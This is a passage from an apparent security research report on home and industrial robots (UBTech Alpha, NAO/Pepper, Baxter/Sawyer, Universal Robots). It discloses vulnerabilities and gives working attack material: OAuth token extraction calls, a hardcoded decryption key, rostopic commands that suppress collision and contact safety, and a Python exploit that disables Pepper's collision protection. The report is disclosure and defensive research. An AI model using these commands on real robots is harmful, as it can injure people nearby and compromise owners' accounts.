Content-Length: 234
Content-Type: application/json
Accept-Language: en;q=1, en-US;q=0.9
Connection: close
User-Agent: Alpha 1/2.6.1 (iPad; iOS 9.2.1; Scale/1.00)

{"systemLanguage":"EN","userId":"473361","userGender":"1","requestKey
":"<<requestKey>>","token":"<<token>>","requestTime":"1477970653","us
erName":"<<username>>","appType":"1","serviceVersion":"V1.0.0.0"}
```

```
POST /ubx/user/login HTTP/1.1
Host: services.ubtrobot.com:80
Content-Type: application/json
Connection: close
Accept: */*
User-Agent: alpha2s/1.1.15 (iPhone; iOS 10.0.2; Scale/2.00)
Accept-Language: es-AR;q=1, ja-JP;q=0.9, zh-Hans-AR;q=0.8, ru-
RU;q=0.7, en-GB;q=0.6
Content-Length: 220
Accept-Encoding: gzip, deflate

{"requestKey":"3600B32…..","userName":"<<username>>","systemLanguage"
:"EN","countryCode":"","userPassword":"<<password>>","serviceVersion"
:"V1.1.38","appType":"2","requestTime":"1478041362"}
```

OAuth Key Extraction

Example: Undocumented Method Allows Getting the OAuth Access Token [NAOqi 2.1.4.13 (NAO), NAOqi 2.4.3.28 (Pepper)]

When *NAOqi-bin* boots, the *ServiceDirectory* module registers an *ALCloudToken* service and exposes it to the network through the wireless interface. It is possible to instantiate a call to undocumented methods that allows getting the current *OAuth Access Token.* This service exposes its own port on the network. This vulnerability could allow an attacker getting complete control of the user's identity in other SSO services from SoftBank and Aldebaran.

```
proxyObj = ALProxy("ALCloudToken", remoteRobotIP, PORT)
print proxyObj.getAccessToken() ←- undocumented method
print proxyObj.refreshAccessToken() ←- undocumented method
```

As seen on the following disassembly, the module encrypts the *OAuth Access Token* before returning it to the user. Even though, its decryption key can be found by reverse engineering the Java bytecode. It is possible to get the raw OAuth token remotely and use it to authenticate to the vendor cloud services.

```
.text:0805F50B          lea    eax, (aGetaccesstoken - 807CFF4h)[ebx] ; "getAccessToken"
.text:0805F511          lea    esi, [esp+4Ch+var_24]
.text:0805F515          mov    [esp+4Ch+var_48], eax
.text:0805F519          mov    [esp+4Ch+var_4C], esi
.text:0805F51C          call   __ZNSsC1EPKcRKSaIcE ; std::string::string(char
const*,std::allocator<char>  const&)
.text:0805F521          mov    eax, [esp+4Ch+arg_4]
.text:0805F525          mov    eax, [eax]
.text:0805F527          test   eax, eax
.text:0805F529          jz     short loc_805F580
.text:0805F52B          lea    edi, [esp+4Ch+var_28]
.text:0805F52F          mov    [esp+4Ch+var_44], esi
.text:0805F533          mov    [esp+4Ch+var_48], eax
.text:0805F537          mov    [esp+4Ch+var_4C], edi
.text:0805F53A          call   _ZN2qi13GenericObject4callISsEET_RKSs ;
qi::GenericObject::call<std::string>(std::string  const&)
.text:0805F53F          lea    esp, [esp-4]
.text:0805F543          mov    [esp+4Ch+var_48], edi
.text:0805F547          mov    [esp+4Ch+var_4C], ebp
.text:0805F54A          call   _ZN2AL6Crypto7encryptESs ;
AL::Crypto::encrypt(std::string)
```

We found the *OAuth Access Token*'s decryption key on the *j-tablet-browser* application.

```
//j-tablet-browser-
3.2.12.pkg/html/tabletbrowser.jar.src/jp/softbank/tabletbrowser/webvie
w/BrowserActivity.java
localObject1 = new
String(AESDecrypt.decryptBase64Encoded((String)localObject2,
"oKqDf0WtBOdIssujkyJlkQ==", str), "US-ASCII");
```

Physical Attacks

Since robots interact mostly with end-users, physical access is acceptable and expected. Home and business robots typically interact with family members, home visitors, customers or employees. While industrial and collaborative robots interact with company's workers. Physical attacks are possible when adversaries can access to the robot's hardware or mechanics to modify it's behaviour or set up a persistent threat.

Exposed Connectivity Ports

Robots that expose connectivity ports are prone to different threats depending on the type of port:

- **USB ports:** robot joints can be controlled over these ports, robot actions updated/changed or configurations modified. Connecting a special USB device, that act as a keyboard, can type malicious commands[9] to the robot or change settings.

Figure 7. Malicious USB devices

Covert USB can be used for this purpose, such as a "BadUSB" based USB[10]

- **Ethernet ports:** access to robot's network services can be achieved through these porte. Connecting an Ethernet cable allows sending commands/messages to robot services that are available through this interface.
- **Power ports/cables:** disconnecting could result in a temporary denial of service.

[9] http://geeknizer.com/top-usb-hacks-pwn/
[10]https://srlabs.de/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf

Examples: Multiple vendors are vulnerable to these issues






Figure 8. Exposed LAN ports

Baxter and Sawyer expose their LAN ports on the pedestal[11]. These ports allow access to robot network services or add Modbus TCP capabilities.






Figure 9. USB Connection

[11] http://blog.onexia.com/2016/03/14/adding-a-plc-to-expand-io-capabilities-on-baxter-sawyer/

Universal Robots Controller[12] supports wireless mouse/keyboards on their USB interface. A special USB device acting as a keyboard can inject keystrokes to potentially change settings on the robot or manipulate actions.




Figure 10. Exposed LAN ports

Pepper's head plastic lid can be easily removed to access the LAN port[13]. Port allows access to robot network services.

[12] http://www.zacobria.com/pdf/universal_robots_zacobria_hints_and_tips_manual_1_4_3.pdf
[13] https://community.ald.softbankrobotics.com/en/forum/where-lan-cable-port-pepper-2238




Figure 11. PAL Robotics REEM-C exposed Ethernet and USB ports

The PAL Robotics REEM-C exposes Ethernet and USB ports

Insecure Storage

Exposing unencrypted storage cards such as SD Cards could allow attackers to change robot actions or any other downloadable content that is stored on this card.

Example: Insecure QR binding code storage

The android application from UBTech Alpha 2 does not remove the QR code generated from the SDCard once generated during the first robot pairing. This code contains the WiFi password that is configured on the robot.

```
generic:/sdcard/ubtech/temp/image # ls -lha
-rw-rw---- 1 root sdcard_rw 10K 2016-11-02 01:10 -943417681 <----- QR
code
drwxrwx--x 2 root sdcard_rw 4.0K 2016-11-02 01:21 .
drwxrwx--x 3 root sdcard_rw 4.0K 2016-11-02 00:40 ..
-rw-rw---- 1 root sdcard_rw 49 2016-11-02 01:21 819289450 <------ QR
code

$platform-tools/adb pull /sdcard/ubtech/temp/image/-943417681
```

The SD card contains the pairing QR code with the robot's Wi-Fi password in plaintext.

Disabling Human Safety Features

Robots can include certain safety and/or collision detection technologies to prevent possible injury from use of the products. When accepting license agreements, users acknowledge that he/she has the ability to disable certain safety mechanisms included in the products.[16]

Example: Disabling Baxter/Sawyer Safety Features Remotely

If safety features are disabled, the user assumes all responsibility for damage or harm caused by the products and agrees to indemnify the company from all liability relating to damage performed. [17]

One of Baxter and Sawyer arm joint modes is "Torque mode". From Rethink Robotics: "this control mode should be used with extreme caution"[18], since this control mode bypasses collision avoidance and can result in potentially harmful motions. In Torque Control Mode, users publish torques for given joints and the joints will move at the specified torque.

To enable torque mode: publish a JointCommand message to the joint_command topic for a given arm to set the arm into the desired control mode and move it (mode 3):

```
$ rostopic pub /robot/limb/<side>/joint_command
baxter_core_msgs/JointCommand "{mode: 3, command: [0.0, 0.01, 0.0,
3.0, 2.55, -1.0, -2.07], names: ['left_w0', 'left_w1', 'left_w2',
'left_e0', 'left_e1', 'left_s0', 'left_s1']}" -r 100
```


Apart from the self-collision avoidance system, the external collision model involves the detection of two types of collisions:

- Impact: is detected when a sudden change in torque is sensed across any of the joint. This can be related to a scenario in which a moving hand collides with a human. Here, the sudden change in torque is sensed during the impact and the robot comes to a stop for 2 seconds before attempting to move again.
- Squish: is detected when joint tries to press against a stationary object. For instance, when a robot arm tries to push a wall, the torque applied across the joint increases and it immediately stops when the applied torque is greater than a threshold. It resumes its motion after 2 seconds.

An attacker, who successfully started a connection to the ROS Master service (by exploiting the mentioned authentication issue or physical access vulnerability), can

[16] https://github.com/RethinkRobotics/sdk-docs/wiki/API-Reference#Joints
[17] https://github.com/RethinkRobotics/sdk-docs/wiki/API-Reference#Joints
[18] https://github.com/RethinkRobotics/sdk-docs/wiki/API-Reference#Arm%20Joints

disable collision avoidance and detection mechanisms. The following subscribers can be used to disable these mechanisms.



Robot Subscriber	Effect of Publishing std_msgs/Empty at >= 10 Hz
suppress_collision_avoidance	Prevents self-collision bubble torques from being applied
suppress_cuff_interaction	Prevents enabling ZeroG mode when the cuff is grabbed
suppress_gravity_compensation	Prevents adding torques to counteract the force of gravity
suppress_contact_safety	Prevents motion-interruption when any impact is detected
suppress_hand_overwrench_safety	Prevents motion-interruption when a large wrench is experienced w.r.t. the endpoint frame

Figure 12. *Subscribers and effects*[19]

To disable the collision avoidance on a given arm, remote attackers needs to publish an empty message at greater than 5hz to the remote topic: (The collision avoidance will stay suppressed as long as this is being published)[20]

```
$ rostopic pub -r 10
/robot/limb/right/suppress_collision_avoidance
std_msgs/Empty
$ rostopic pub -r 10
/robot/limb/left/suppress_collision_avoidance
std_msgs/Empty
$ rostopic pub -r 10
/robot/limb/right/suppress_contact_safety std_msgs/Empty
$ rostopic pub -r 10
/robot/limb/left/suppress_contact_safety std_msgs/Empty
$ rostopic pub -r 10
/robot/limb/right/supress_hand_overwrench_safety
std_msgs/Empty
$ rostopic pub -r 10
/robot/limb/left/supress_hand_overwrench_safety
std_msgs/Empty
```

Intera software running on manufacturing versions of Baxter and Sawyer, also seems vulnerable to these issues. [21]

[19] https://groups.google.com/a/rethinkrobotics.com/forum/#!searchin/brr-users/Collision$20detection/brr-users/5fLZLxtPXms/8x718YvBDAAJ
[20] http://sdk.rethinkrobotics.com/wiki/Collision_Avoidance_and_Detection

[21] http://sdk.rethinkrobotics.com/intera/Arm_Control_Systems

Example: Disabling NAO/Pepper Safety Features Remotely (self-collision, external-collision avoidance)

Collision avoidance's aim is to avoid damaging the robot, its environment, and first of all avoid hurting people.[22] This implies checking the environment with the metrical sensors of the robot in order to see if an arm or the base is not going to hit something or someone:

- **Arm velocity clipping:** If the person or the object is really too close to the arm, the authorized velocity is nearly zero.

Secure Move API: If you try to launch a move with a motion API, in case there is a blocking obstacle in the direction of the move, this move will not be launched or will be stopped as soon as an obstacle enters its security zone and you will get a warning.

While moving, the robot tries to detect obstacles, using all its sensors. As soon as an obstacle enters its security area, the robot stops.




Figure 13. NAO and Pepper security distances

[22] http://doc.aldebaran.com/2-1/naoqi/motion/reflexes-external-collision.html#reflexes-external-collision





Figure 14. Pepper blind spots

Arm speed is reduced when moving inside these zones.

It is possible to disable all external-collision avoidance protections by changing the state of the *ALMotion* module through the *setExternalCollisionProtectionEnabled* function.

NAO does not require user consent for disabling critical reflexes[23]

Pepper requires user consent for disabling critical reflexes. User consent can be remotely approved by an attacker who exploits the "Authentication Bypass in Pepper Web Console" vulnerability. He is able to remotely approve the user consent agreement for disabling these reflexes.



SECURITY

☐ Permit deactivation of the safety reflexes.

Figure 15. Security protection disabled.

Security protection can be disabled from the vulnerable Pepper Web Console.

[23] http://doc.aldebaran.com/2-4/naoqi/motion/almotion.html#reflex-deactivation

Once all user consents have been approved (if required), the attacker can exploit the previously mentioned authentication vulnerability to disable all external-collision avoidance systems:

```
#! /usr/bin/env python
# -*- encoding: UTF-8 -*-

import qi
import argparse
import sys


def main(session):
    """
    This exploit uses the setExternalCollisionProtectionEnabled
method.
    """
    # Get the service ALMotion.

    motion_service  = session.service("ALMotion")

    # Disables "Move", "LArm" and "RArm" external anti collision
    name = "All"
    enable  = False
    motion_service.setExternalCollisionProtectionEnabled(name,
enable)

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("--ip", type=str,
                        help="Robot Remote IP address")
    parser.add_argument("--port", type=int, default=9559,
                        help="Naoqi port number")

    args = parser.parse_args()
    session = qi.Session()
    try:
        session.connect("tcp://" + args.ip + ":" + str(args.port))
    except RuntimeError:
        print ("Can't connect to Naoqi at ip \"" + args.ip + "\" on
port " + str(args.port) +".\n"
               "Please check your script arguments. Run with -h
option for help.")
        sys.exit(1)
    main(session)
```

The same approach can be used for disabling self-collision avoidance by using the *setCollisionProtectionEnabled* function.

Example: Disabling Universal Robots Safety Features

UR robots are equipped with special safety-related features, which are purposely designed for collaborative operation, where the robot operates without fences and/or together with a human. The robot is partly completed machinery and as such a risk assessment is required for each installation of the robot.[24]

The robot has a number of safety-related functions that can be used to limit the movement of its joints.

[24] https://www.universal-robots.com/media/8704/ur5_user_manual_gb.pdf

Limiting Safety Function	*Description*
Joint position	Minimum and maximum angular joint position
Joint speed	Maximum angular joint speed
TCP position	Planes in Cartesian space limiting robot TCP position
TCP speed	Maximum speed of the robot TCP
TCP force	Maximum pushing force of the robot TCP
Momentum	Maximum momentum of the robot arm
Power	Maximum applied robot arm power

Per Universal Robots documentation: "Do not change anything in the safety configuration of the software (e.g. the force limit). If any safety parameter is changed the complete robot system shall be considered new, meaning that the overall safety approval process, including risk assessment, shall be updated accordingly."

Universal Robots client interfaces does not allow changing values for Safety Configurations remotely.[25] Even though, by exploiting other vulnerabilities, it is possible to modify files on the filesystem and disable these protections.

For more information, read our blogpost here:

- http://blog.ioactive.com/2017/08/Exploiting-Industrial-Collaborative-Robots.html

Killing Robots

Example: Remote Robot Kill in Alpha 1S

It is possible to remotely upgrade the Alpha 1S firmware by sending an undocumented command through Bluetooth. Furthermore, binaries from UBTech are not cryptographically signed, in consequence, they could be replaced by malicious files that change the normal behaviour of the robots.

The following code from the *EngineUpdateManager function on the Alpha 1S Android App* downloads and installs an update file on the remote robot without checking the update's cryptographic integrity and authenticity:

[25] https://www.universal-robots.com/how-tos-and-faqs/how-to/ur-how-tos/overview-of-client-interfaces-21744/

```
Alpha1_v2.6.1.7/com/ubt/alpha1s/update/EngineUpdateManager.java
public void Update()
{
  if (AlphaApplicationValues.getCurrentEdit() ==
AlphaApplicationValues.EdtionCode.for_factory_edit)
  {
    this.mListener.onUpdateFinish(true);
    return;
  }
  MyLog.writeLog("bin文件升级功能",
"com.ubt.alpha1s.update.EngineUpdateManager.Update");
  Message localMessage = new Message();
  localMessage.what = 1001;
  this.mHandler.sendMessage(localMessage);

((AlphaApplication)this.mContext.getApplicationContext()).getBlueToot
hManager().intoMonopoly();
  GetDataFromWeb.getFileFromHttp(-1L, this.mUrl,
FileTools.update_cache + "/" + this.mFile_name, new
FileDownloadListener()
  {
    public void onDownLoadFileFinish(long paramAnonymousLong,
FileDownloadListener.State paramAnonymousState)
    {
      if (paramAnonymousState == FileDownloadListener.State.success)
      {
        EngineUpdateManager.this.startSendBin();
        return;
      }
      paramAnonymousState = new Message();
      paramAnonymousState.what = 1002;

EngineUpdateManager.this.mHandler.sendMessage(paramAnonymousState);
    }
...
```

A special bluetooth command is sent to the robot in order to upgrade its firmware:


```
private void startSendBin()
  {

((AlphaApplication)this.mContext.getApplicationContext()).getBlu
eToothManager().addBlueToothInteraction(this.mSendListener);
    String str = FileTools.update_cache + "/" + this.mFile_name;
    Object localObject = str.split("/");
    localObject = localObject[(localObject.length - 1)];
    this.mFileLoader = new FileUploader(this, str,
(String)localObject);
    byte[] arrayOfByte = FileTools.packData((String)localObject,
openFile(str));
    if (arrayOfByte != null)
    {
      MyLog.writeLog("bin文件升级功能", "尝试发送升级文件：Path-->" +
str + ",savePaths-->" + (String)localObject);

((AlphaApplication)this.mContext.getApplicationContext()).getBlu
eToothManager().sendCommand(((AlphaApplication)this.mContext.get
ApplicationContext()).getCurrentBluetooth().getAddress(),
(byte)20, arrayOfByte, arrayOfByte.length, true);
    }
  }
```

The **0x14 (20)** opcode command is not documented on the "Alpha1 Series Bluetooth Communication Protocol" document. This command allows upgrading the robot's current firmware image. Sending a tampered firmware image automatically bricks the robot.

The aforementioned code has been removed from the latest android application (v2.7.2.1), even though, firmware image is still vulnerable.

Incongruent Documentation

We found false claims by the vendor, as customer’s privacy can be totally compromised. The following is from their Indiegogo campaign.


Can someone else control my Alpha 2?

To remotely control your Alpha 2, you must log in with a unique and secure username and password. You can share your Alpha 2 to others and they can control your Alpha 2 by accepting your authorization.

Privacy & Security

How is my privacy protected?

We truly believe that customer's privacy is sacred. We work hard to protect your information from unauthorized access and have designed policies and controls to safeguard the collection, use, and disclosure of your information.

How secure is this?

Alpha 2 uses MySQL encryption to secure personal data sent to and from the cloud.

How does Alpha store information?

All the private data recorded by Alpha 2 is stored into the robot memory. Users can activate the backup on Alpha 2's interface to make a secure copy of the data online, on a secure cloud.

We do not store any personal data. On demand, we store your backup data on a secure cloud that only you can access. With your permission, we only collect anonymous technical data in order to enhance the Alpha 2 user experience.

Figure 16. Alpha 2 documentation example

Update Mechanisms

Remote Firmware Upgrade

Example: Insecure Firmware Upgrade in NAO/Pepper[26]

It is possible to upgrade system components with unsigned firmware images by skipping the signature integrity check. This feature is undocumented in NAO.

The *ALSystem* module exports *factoryReset* and *upgrade* functions that can be used for this purpose:

```
void ALSystemProxy::upgrade(const std::string& imageurl, const
std::string& checksumurl)
```

[26] NAOqi 2.1.4.13 (NAO), NAOqi 2.4.3.28 (Pepper), NAOqi 2.5.5.5 (Pepper)

The *upgrade* function pgrades the system image[27].

Note: a reboot is required to terminate the upgrade.

Parameters:

- *imageurl* – The local path of the system image.
- *checksum* – The local path to the checksum file, or an empty string to skip verification.

```
void ALSystemProxy::factoryReset(const std::string& imageurl, const
std::string& checksumurl)
```

The *factoryReset* function updates the system image and erases all the user data[28].

Note: a reboot is required to terminate the factory reset.

Parameters:

- *imageurl* – The local path of the system image.
- *checksum* – The local path to the checksum file, or an empty string to skip verification.

Furthermore, firmware integrity is verified using a weak hashing function such as MD5:

```
nao [0] /opt/aldebaran/lib/firmware $ cat *.crc
08de0fd12630d7e2b8d4b64b285f5bbb  brushlessMotorBoardCRC.hex
36163fc4c3221243cf411e4fc18eb808  chestfirmware9.hex
0ea9e1f44d7dc3ce744c3560e0160c6e  faceCRC.hex
daec639d3f85cedc029bbf99bc4e0506  fanboardCRC.hex
57000412caaf4f2811b1e0176a45b2aa  fpga_vacq_applicative_nosync.bin
cd5469387f78fdd275ea141b8001759e  fpga_vacq_golden.bin
2d1b6fae5d2c830902445a221203f3b7  fuseboardCRC.hex
dc41b3687f9916da368879463a76cbd6  hubBoardCRC.hex
0decd41a478c78a06500fec01bd51a52  inertialSensorCRC.hex
